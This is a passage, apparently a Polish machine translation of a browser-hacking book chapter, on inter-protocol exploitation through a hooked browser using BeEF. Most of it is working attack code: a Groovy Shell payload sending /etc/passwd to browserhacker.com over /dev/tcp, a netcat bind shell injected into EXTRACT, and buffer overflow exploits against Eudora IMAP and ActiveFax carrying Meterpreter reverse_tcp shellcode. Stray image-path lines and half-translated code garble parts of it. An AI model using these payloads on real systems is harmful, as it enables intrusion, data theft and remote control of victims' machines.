Uzbrojone w te informacje, NOP (lub wszelkie dodatkowe rozmiary śmieci) mogą być wiarygodnie obliczane w locie przez przechwyconą przeglądarkę przed wysłaniem ładunku exploita do podatnej na ataki usługi. Następnie łatwo jest dostosować nagłówki Host, Content-Type i Referrer, które prawdopodobnie będą różne, aby wysłać żądanie HTTP crossorigin. Będzie zawierał rozmiary NOP i Shellcode dostosowane do precyzji wymaganej do wykonania bez błędów. Jednym z omówionych wcześniej problemów jest to, czy wykorzystywana usługa przechowuje nagłówki HTTP w tym samym buforze, w którym ląduje Twój Shellcode. Może to być szczególnie ważne w przypadku exploitów wykonywanych po uwierzytelnieniu, co omówiono w następnych przykładach. Najpierw potrzebujesz prawidłowych poświadczeń, aby uzyskać dostęp do usługi, a następnie Shellcode, aby wykorzystać lukę przepełnienia stosu. Na przykład, jeśli miałbyś spróbować wykorzystać lukę w implementacji polecenia MKD na serwerze FTP, musiałbyś najpierw pomyślnie uwierzytelnić się na serwerze FTP. Ty Miller i Michele Orrù przedstawili badania dotyczące możliwości BeEF Bind IPE na RuxCon 2012. Rodrigo Marcos i załoga SecForce rozszerzyli te badania, z powodzeniem wykorzystując luki po uwierzytelnieniu bez konieczności uprzedniego obliczania długości nagłówków HTTP:

```
var auth = 'USER anonymous\r\nPASS anonymous\r\n';
```

var payload = 'MKD \x89[…shellcode…]';

var body = auth + payload;

Przenieśli istniejący exploit dla EasyFTP Server do Inter-Exploit, który został przesłany w treści żądania HTTP POST. Treść żądania jest generowana w poprzednim kodzie. Marcos i ekipa SecForce odkryli, że w tym przypadku IPE dokładny rozmiar nagłówka HTTP nie jest wymagany. Jednak nie zawsze tak jest. Należy pamiętać, że w zależności od exploita, którego próbujesz użyć, możesz potrzebować metody obliczania rozmiaru nagłówków HTTP przed przesłaniem ładunku exploita. Biorąc to pod uwagę, oprócz tolerancji na błędy i enkapsulacji danych, inną zależnością, która może być konieczna, aby przejść z IPC na IPE, jest rozmiar przesłanych nagłówków.

Przykłady wykorzystania między protokołami

Teraz, gdy rozważyłeś pewne wymagania dotyczące IPE, przejdźmy do bardziej praktycznych exploitów międzyprotokołowych. Poniższe sekcje przeanalizują niektóre protokoły, które można wykorzystać, wysyłając żądania z przeglądarki.

Przykład wykorzystania między protokołami Groovy Shell

Dobry przykład ataku IPE można zademonstrować przeciwko Groovy Shell Server. Groovy Shell Server to demonizowana wersja popularnego Groovy Shell, aplikacji wiersza poleceń, która umożliwia ocenę kodu Groovy w locie. Jest to dość powszechne w środowiskach, które polegają na Groovy i Grails w celu przyspieszenia klasycznego tworzenia aplikacji Java przy użyciu bardziej zwinnych metodologii. W maju 2013 r. Brendan Coles odkrył, że Groovy Shell Server jest nie tylko podatny na zdalne wykonanie kodu, ale także spełnia kryteria IPE. Niestandardowy protokół używany przez to narzędzie jest domyślnie dostępny na porcie 6789, co jest również korzystne, ponieważ blokowanie portów nie uniemożliwia dostępu do tego portu. W tym przypadku eksploatacja RCE jest łatwiejsza niż bardziej złożone przepełnienia, ponieważ nie musisz zajmować się alokacją pamięci ani kodem Shellcode. Ponieważ Groovy Shell akceptuje dowolny rodzaj zawartości na porcie 6789 (jak zrobiłoby to normalne środowisko powłoki), można użyć IPE. To tylko kwestia enkapsulacji kodu Groovy w żądanie HTTP POST, jak pokazano tutaj:

var rhost = '192.168.0.100'; // Targeted host

var rport = '6789'; // Targeted port

// /dev/tcp is supported in most

// Linux distributions (Debian, Ubuntu, etc..)

var cmd = 'cat /etc/passwd >/dev/tcp/browserhacker.com/8888';

// create the final payload using Groovy's

// "command".execute() method

var payload = "\r\ndiscard\r\nprintln '" + cmd +

"'.execute().text\r\ngo\r\nexit\r\n";

// send the POST request

beef.dom.createIframeIpecForm(rhost, rport, "/", payload);

Jak widać z wartości zmiennej ładunku, polecenie cmd jest wykonywane w podobny sposób, jak Java wykonuje polecenia systemowe. W Javie wykonałbyś:

String cmd = "uname -ra";

Runtime.getRuntime().exec(cmd);

Chociaż składnia języka Groovy nieco to upraszcza, aby wykonać to samo zadanie, należy wykonać następujące czynności:

def cmd = "uname -ra"

cmd.execute()

Jeśli wykorzystywany serwer działa w systemie operacyjnym Linux, który ma skonfigurowane urządzenie /dev/tcp, możesz wyekstrudować zawartość /etc/passwd do browserhacker.com:8888. Nic nie stoi na przeszkodzie, aby utworzyć wiele ramek IFramek, z których każda korzysta z innego wektora RCE — na przykład powiązania Netcat lub połączenia zwrotnego — i jest przeznaczona dla różnych platform.

EXTRACT Przykład wykorzystania między protokołami

EXTRACT to internetowy system zarządzania informacjami. Umożliwia użytkownikom przechowywanie i wyszukiwanie wielu różnych rodzajów danych strukturalnych w bazie danych sklasyfikowanej w kategorie. Stwierdzono40, że jest podatny na RCE, po raz kolejny przez Brendana Colesa. Domyślnie niestandardowy protokół używany przez to narzędzie jest dostępny na porcie TCP 10100. Jest to przydatne, ponieważ blokowanie portów nie uniemożliwia połączeń http do tego portu. W przeciwieństwie do poprzedniego exploita Groovy Shell, ta usługa jest nieco trudniejsza. W protokole stwierdzono, że polecenie createuser jest podatne na wykonanie polecenia. Jednak oczekiwane dane wejściowe nie mogą zawierać spacji, co ma sens, ponieważ nazwa użytkownika nie powinna zawierać żadnych białych znaków. Doświadczeni testerzy penetracji mogą znać następujący wektor ataku, który nie zawiera spacji:

{netcat,-l,-p,1337,-e,/bin/bash}

Ten wektor często korzysta z funkcji rozszerzenia wspornika41 w powłoce Bash

znaleźć w systemach Linux. Poprzednia linia zostanie rozszerzona o Bash, usuwając nawiasy klamrowe {}, zastępując każdy przecinek spacją i na koniec wykonując polecenie. Ostateczny wektor ataku wykorzystujący usługę EXTRACT 0.5.1 to:

var cmd = "{netcat,-l,-p,1337,-e,/bin/bash}";

var payload = 'createuser '+cmd+'&>/dev/null; echo;\r\nzakończ\r\n';


beef.dom.createIframeIpecForm(host, port, "/index.html", ładunek);

Jeśli wykonanie polecenia działa zgodnie z oczekiwaniami, powinieneś być w stanie połączyć się z portem 1337 na docelowym hoście za pomocą Netcat i uzyskać powłokę. Jeśli eksploatowany system znajduje się za zaporą ogniową, możesz użyć metod IPC powłoki wiązania omówionych wcześniej w tym rozdziale.

Przykład wykorzystania między protokołami IMAP

Tim Shelton odkrył, że serwer Eudora WorldMail IMAP w wersjach 6.1.21 i wcześniejszych był podatny na pre-uwierzytelnianie związane z luką przepełnienia. Exploit wymagał złożenia odpowiednio

spreparowanej komendy LIST. Analiza pamięci usługi po otrzymaniu danych HTTP, w przeciwieństwie do danych IMAP, uwypukliła sposób przechowywania nagłówków HTTP w pamięci. Jest to pokazane na rysunku, po dołączeniu do procesu Immunity Debugger:



Aby skutecznie wykorzystać usługę, musisz znać długość danych połączonych nagłówków HTTP wysyłanych przez przeglądarkę. Jest to ważne, ponieważ pozwala kontrolować lokalizację danych umieszczanych w pamięci. Możesz wykonać to obliczenie w dwóch krokach za pomocą BeEF, korzystając z omówionej wcześniej logiki obliczania nagłówka HTTP. Załóżmy, że BeEF działa na browserhacker.com:3000, a gniazdo serwera obliczeń HTTP jest dostępne na porcie 2000. Możesz użyć następującego JavaScript, aby obliczyć poprawny rozmiar nagłówka HTTP, który będzie później wymagany w żądaniu eksploatacji:

```
var beef_host = "http://browserhacker.com";

var beef_junk_port = 2000;

var uri = "http://" + beef_host + + beef_junk_port +

var xhr = new XMLHttpRequest();

xhr.open("POST", uri, true);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');

xhr.setRequestHeader("Accept-Language", "en");

xhr.send("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" +

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

Gdy gniazdo otrzyma żądanie, konsola BeEF zgłasza następujące informacje:

```
[18:56:06][*] [IPEC] Cross-origin XmlHttpRequest headers

size - received from bind socket [imapeudora1]: 443 bytes.
```

Teraz serwer BeEF zna dokładny rozmiar nagłówków żądań HTTP między źródłami. Następnym krokiem jest przekazanie tego poprawnego rozmiaru do zaczepionej przeglądarki. Dzięki temu podpięta przeglądarka może skonstruować exploit międzyprotokołowy, który umieści dane (NOP i kod powłoki) we właściwych lokalizacjach w pamięci. W tym przypadku chcesz użyć ładunku Meterpreter reverse_tcp Metasploit zamiast samodzielnie tworzyć złośliwy ładunek. W tym przykładzie załóżmy, że program obsługi połączenia zwrotnego nasłuchuje na 172.16.37.1:9999. Następujące polecenia Metasploit generują ładunek Shellcode dla Ciebie:

msf payload(reverse_tcp) > use payload/windows/meterpreter/reverse_tcp

msf payload(reverse_tcp) > set LHOST 172.16.37.1

LHOST => 172.16.37.1

msf payload(reverse_tcp) > set LPORT 9999

LPORT => 9999

msf payload(reverse_tcp) > generate -b "\x00\x0a\x0d\x20\x7b"

windows/meterpreter/reverse_tcp - 317 bytes (stage 1)

http://www.metasploit.com

Encoder: x86/shikata_ga_nai

VERBOSE=false, LHOST=172.16.37.1, LPORT=9999,

buf =

"\xda\xdf\xd9\x74\x24\xf4\xbe\xba\xeb\xc6\xfc\x5a\x29\xc9" +

"\xb1\x49\x83\xea\xfc\x31\x72\x15\x03\x72\x15\x58\x1e\x3a" +

"\x14\x15\xe1\xc3\xe5\x45\x6b\x26\xd4\x57\x0f\x22\x45\x67" +

"\x5b\x66\x66\x0c\x09\x93\xfd\x60\x86\x94\xb6\xce\xf0\x9b" +

"\x47\xff\x3c\x77\x8b\x9e\xc0\x8a\xd8\x40\xf8\x44\x2d\x81" +

"\x3d\xb8\xde\xd3\x96\xb6\x4d\xc3\x93\x8b\x4d\xe2\x73\x80" +

"\xee\x9c\xf6\x57\x9a\x16\xf8\x87\x33\x2d\xb2\x3f\x3f\x69" +

"\x63\x41\xec\x6a\x5f\x08\x99\x58\x2b\x8b\x4b\x91\xd4\xbd" +

"\xb3\x7d\xeb\x71\x3e\x7c\x2b\xb5\xa1\x0b\x47\xc5\x5c\x0b" +

"\x9c\xb7\xba\x9e\x01\x1f\x48\x38\xe2\xa1\x9d\xde\x61\xad" +

"\x6a\x95\x2e\xb2\x6d\x7a\x45\xce\xe6\x7d\x8a\x46\xbc\x59" +

"\x0e\x02\x66\xc0\x17\xee\xc9\xfd\x48\x56\xb5\x5b\x02\x75" +

"\xa2\xdd\x49\x12\x07\xd3\x71\xe2\x0f\x64\x01\xd0\x90\xde" +

"\x8d\x58\x58\xf8\x4a\x9e\x73\xbc\xc5\x61\x7c\xbc\xcc\xa5" +

"\x28\xec\x66\x0f\x51\x67\x77\xb0\x84\x27\x27\x1e\x77\x87" +

"\x97\xde\x27\x6f\xf2\xd0\x18\x8f\xfd\x3a\x31\x25\x07\xad" +

"\x92\xa9\x22\x2c\x83\xcb\x2c\x09\x5c\x42\xca\x3f\x72\x02" +

"\x44\xa8\xeb\x0f\x1e\x49\xf3\x9a\x5a\x49\x7f\x28\x9a\x04" +

"\x88\x45\x88\xf1\x78\x10\xf2\x54\x86\x8f\x99\x58\x12\x2b" +

"\x08\x0e\x8a\x31\x6d\x78\x15\xca\x58\xf2\x9c\x5e\x23\x6d" +

"\xe1\x8e\xa3\x6d\xb7\xc4\xa3\x05\x6f\xbc\xf7\x30\x70\x69" +

"\x64\xe9\xe5\x91\xdd\x5d\xad\xf9\xe3\xb8\x99\xa6\x1c\xef" +

"\x1b\x9b\xca\xd6\x99\xed\x78\x3b\x62"

Zgodnie z wcześniejszymi obliczeniami nagłówków HTTP, masz do rozważenia 423 bajty nagłówków. Wcześniej obliczyłeś również, że całkowity rozmiar kodu Shell to 769 bajtów. Dzięki temu masz wystarczająco dużo miejsca, aby użyć ładunku Meterpreter Stager. Jednak nadal musisz dynamicznie dostosowywać NOP w zależności od dostępnego miejsca, w przeciwnym razie Twój Shellcode może nie wylądować prawidłowo w pamięci. Możesz użyć następującego JavaScript, aby wysłać Stagera do usługi IMAP, po obliczeniu całkowitej dostępnej przestrzeni i rozmiaru nagłówka HTTP:

var stager = "B33FB33F" +

"\xda\xdf\xd9\x74\x24\xf4\xbe\xba\xeb\xc6\xfc\x5a\x29\xc9" +

"\xb1\x49\x83\xea\xfc\x31\x72\x15\x03\x72\x15\x58\x1e\x3a" +

"\x14\x15\xe1\xc3\xe5\x45\x6b\x26\xd4\x57\x0f\x22\x45\x67" +

"\x5b\x66\x66\x0c\x09\x93\xfd\x60\x86\x94\xb6\xce\xf0\x9b" +

"\x47\xff\x3c\x77\x8b\x9e\xc0\x8a\xd8\x40\xf8\x44\x2d\x81" +

"\x3d\xb8\xde\xd3\x96\xb6\x4d\xc3\x93\x8b\x4d\xe2\x73\x80" +

"\xee\x9c\xf6\x57\x9a\x16\xf8\x87\x33\x2d\xb2\x3f\x3f\x69" +

"\x63\x41\xec\x6a\x5f\x08\x99\x58\x2b\x8b\x4b\x91\xd4\xbd" +

"\xb3\x7d\xeb\x71\x3e\x7c\x2b\xb5\xa1\x0b\x47\xc5\x5c\x0b" +

"\x9c\xb7\xba\x9e\x01\x1f\x48\x38\xe2\xa1\x9d\xde\x61\xad" +

"\x6a\x95\x2e\xb2\x6d\x7a\x45\xce\xe6\x7d\x8a\x46\xbc\x59" +

"\x0e\x02\x66\xc0\x17\xee\xc9\xfd\x48\x56\xb5\x5b\x02\x75" +

"\xa2\xdd\x49\x12\x07\xd3\x71\xe2\x0f\x64\x01\xd0\x90\xde" +

"\x8d\x58\x58\xf8\x4a\x9e\x73\xbc\xc5\x61\x7c\xbc\xcc\xa5" +

"\x28\xec\x66\x0f\x51\x67\x77\xb0\x84\x27\x27\x1e\x77\x87" +

"\x97\xde\x27\x6f\xf2\xd0\x18\x8f\xfd\x3a\x31\x25\x07\xad" +


"\x92\xa9\x22\x2c\x83\xcb\x2c\x09\x5c\x42\xca\x3f\x72\x02" +

"\x44\xa8\xeb\x0f\x1e\x49\xf3\x9a\x5a\x49\x7f\x28\x9a\x04" +


```
"\x88\x45\x88\xf1\x78\x10\xf2\x54\x86\x8f\x99\x58\x12\x2b" +
"\x08\x0e\x8a\x31\x6d\x78\x15\xca\x58\xf2\x9c\x5e\x23\x6d" +
"\xe1\x8e\xa3\x6d\xb7\xc4\xa3\x05\x6f\xbc\xf7\x30\x70\x69" +
"\x64\xe9\xe5\x91\xdd\x5d\xad\xf9\xe3\xb8\x99\xa6\x1c\xef" +
"\x1b\x9b\xca\xd6\x99\xed\x78\x3b\x62";
/*
* Egg Hunter (Skape's NtDisplayString technique).
* Original size: 32 bytes
*/
var egg_hunter =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" +
"\xef\xb8\x42\x33\x33\x46\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
var next_seh = "\xeb\x06\x90\x90";
var seh = "\x4e\x3b\x01\x10"; // POP ECX mailcmn.dll
gen_nops = function(count){
var i = 0;
var result = "";
while(i < count ){ result += "\x90";i++;}
log("gen_nops: generated " + result.length + " nops.");
return result;
};
var available_space = 769;
var headers_size = 423;
// bytes of NOPs to generate -> 21
var junk = available_space - stager.length - headers_size;
var junk_data = gen_nops(junk);
// final shellcode
var payload = junk_data + stager + next_seh + seh + egg_hunter;
var url = "http://172.16.37.151:143/";
var xhr = new XMLHttpRequest();
// for WebKit-based browsers
```

```
if (!XMLHttpRequest.prototype.sendAsBinary) {
XMLHttpRequest.prototype.sendAsBinary = function (sData) {
var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);
for (var nIdx = 0; nIdx < nBytes; nIdx++) {
ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
}
/* send as ArrayBufferView...: */
this.send(ui8Data);
};
}
xhr.open("POST", url, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
var post_body = "a001 LIST " + "}" + payload + "}" + "\r\n";
xhr.sendAsBinary(post_body);
```

Jeśli uruchomisz ten kod, żądanie POST jest wysyłane do podatnej na ataki usługi Eudora IMAP nasłuchującej pod numerem 172.16.37.151:143, jak pokazano na rysunku.



Ponieważ określono ładunek Meterpretera reverse_tcp, przed wysłaniem żądania należy powiązać procedurę obsługi połączenia zwrotnego. Ten krok jest obowiązkowy, ponieważ gdy moduł obsługi odbiera połączenie zwrotne od celu, musi odpowiedzieć, odsyłając etap Meterpretera. Ostateczne wyniki eksploatacji przedstawiono na Rysunku.



Jak widać z polecenia netstat na rysunku 10.22, można teraz wchodzić w interakcję z systemem docelowym.

Przykład wykorzystania między protokołami ActiveFax


ActiveFax to popularne rozwiązanie faksu sieciowego dostępne dla systemu Windows. Często można go znaleźć w sieciach wewnętrznych. Craig Freyman wykrył43 przepełnienie bufora w jednym z poleceń przetwarzanych przez komponent serwera RAW (wersje 5.01 i niższe). ActiveFax umożliwia korzystanie z protokołów LPD, RAW i FTP do przesyłania faksów. Serwer Raw akceptuje pakiety TCP i przetwarza zawartość związaną z faksem zawartą między ogranicznikami @Fx i @, gdzie @Fx to określone polecenie rozumiane przez protokół. Składnik serwera Raw może być powiązany z dowolnym portem TCP. Instrukcja obsługi (strona 112) sugeruje44 port 3000, który nie jest zabroniony przez blokowanie portów. Okazuje się, że komponent serwera RAW również korzysta z protokołu odpornego na błędy. LPD i FTP są również odporne na błędy, jak omówiono wcześniej, ale ich porty są zbanowane. Dlatego chcesz skupić się na komponencie serwera RAW. Warunek przepełnienia bufora występuje w poleceniu @F506, które jest odpowiedzialne za eksportowanie faksu przy użyciu określonego formatu pliku i rozdzielczości. Na przykład poprawnym poleceniem byłoby @F506 pdf,150@, aby wyeksportować faks jako plik PDF o rozdzielczości 150. Wykorzystanie tego warunku przepełnienia bufora było nieco trudniejsze niż zwykle, ponieważ przestrzeń dostępna dla kodu powłoki nie była ciągła . Dodatkowo Shellcode musiał zostać zakodowany, aby usunąć złe znaki. Wszystkie znaki od \x00 do \x1f musiały zostać usunięte, w tym \x40 (@), ponieważ jest używany jako prefiks/sufiks polecenia. W takich przypadkach przydaje się koder alpha_mixed Metasploit, ale odbywa się to kosztem zwiększenia rozmiaru kodu powłoki. Poniższy kod można uruchomić z podpiętej przeglądarki. Wstrzykuje Meterpreter Stager do pamięci, wykorzystując lukę przepełnienia bufora:

```
var target = "http://172.16.37.151";

var port = 3000;
```

```
var xhr = null;
// Meterpreter reverse_tcp stager.
// connects back to 172.16.37.1:4444
// encoded with x86/alpha_mixed
var stager =
"\x89\xe2\xda[...snip...]";
// jmp esp in ole32.dll - Win XP SP3 English
var eip = '\x77\x9c\x55\x77';
// align the stack
var adjust = '\x81\xc4\x24\xfa\xff\xff';
var shellcode_chunk_1 = stager.slice(0,554);
var shellcode_chunk_2 = stager.slice(554, stager.length);
function genJunk(c, length){
var temp = "";
for(var i=0;i<length;i++){
temp += c;
}
return temp;
}
var fill = genJunk("\x42", (1024 - shellcode_chunk_2.length));
function sendRequest(port, data){
xhr = new XMLHttpRequest();
// for WebKit-based browsers
var url = target + ":"+ port;
if (!XMLHttpRequest.prototype.sendAsBinary) {
XMLHttpRequest.prototype.sendAsBinary = function (sData) {
var nBytes = sData.length, ui8Data =
new Uint8Array(nBytes);
for (var nIdx = 0; nIdx < nBytes; nIdx++) {
ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
}
```

```
/* send as ArrayBufferView...: */

this.send(ui8Data);

};

}

xhr.open("POST", url, true);

xhr.setRequestHeader("Content-Type", "text/plain");

xhr.setRequestHeader('Accept','*/*');

xhr.setRequestHeader("Accept-Language", "en");

xhr.sendAsBinary(data);

}

// final shellcode

var payload = shellcode_chunk_2 + fill +

eip + adjust + shellcode_chunk_1;

var stager_request = "@F506 " + payload + "@\r\n\r\n";

sendRequest(port, stager_request);

setTimeout(function(){

xhr.abort();

}, 2000);
```

Serwer RAW ma domyślny limit czasu gniazda wynoszący 60 sekund. Jest to ważne, ponieważ Shellcode jest wykonywany dopiero po zakończeniu połączenia. Jeśli pisałeś ten exploit w Ruby i miałeś bezpośrednie połączenie, zerwanie połączenia byłoby trywialne. Pamiętaj jednak, że uruchamiasz to z zahaczonej przeglądarki. Nie martw się! Podobną funkcjonalność można uzyskać za pomocą XmlHttpRequest przy użyciu metody abort(). Przerwanie wywołania XHR kilka sekund po wysłaniu danych powoduje wykonanie Shellcode bez konieczności czekania na przerwanie połączenia przez serwer RAW. Wyniki uruchomienia poprzedniego kodu pokazano na rysunku.



MONA

Peter Van Eeckhoutte i zespół Corelan napisali i aktywnie utrzymują mona.py, wtyczkę debuggera Immunity/WinDBG. Mona jest świetna, ponieważ automatyzuje wiele (nudnych) zadań, które są często powtarzane podczas badania luk w zabezpieczeniach i opracowywania exploitów. Wykrywanie złych znaków w niestandardowym protokole, a także wiele innych zadań, bez Mony byłoby bardzo żmudne. Na przykład, jeśli potrzebujesz zmienić instrukcję JMP ESP w ole32.dll, użytą w poprzednim przykładzie kodu ActiveFax, ponieważ twoim celem nie jest XP SP3 English, możesz to zrobić z Mona. Wystarczy podłączyć Immunity Debugger do ActiveFax, a następnie użyć polecenia !mona jmp -r esp, które daje wyniki podobne do następujących (pierwszy adres jest użyty w przykładzie exploita):

0x77559c77 : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll]

ASLR: False, Rebase: False, SafeSEH: True, OS: True,

v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)


0x7755a9a8 : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll]

ASLR: False, Rebase: False, SafeSEH: True, OS: True,

v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)

Mona ma mnóstwo dodatkowych funkcji, w tym półautomatyczny generator szablonów Metasploit. Sprawdź wtyczkę, jeśli spędzasz czas na badaniu luk w zabezpieczeniach lub opracowywaniu exploitów.

Poprzednie przykłady wykorzystywały browserhacker.com zmapowany w /etc/hosts w 172.16.37.1, ponieważ maszyny wirtualne VMware były używane do celów demonstracyjnych. W prawdziwym scenariuszu obsługa połączeń zwrotnych Metasploit i BeEF będą prawdopodobnie działać w systemie z dostępem do Internetu z publicznym adresem IP. Innymi słowy, połączenie zwrotne będzie wskazywać na maszynę, którą kontrolujesz, która znajduje się poza wewnętrzną siecią przechwyconej przeglądarki. Ogólny przegląd przepływu eksploatacji przedstawiono na rysunku.



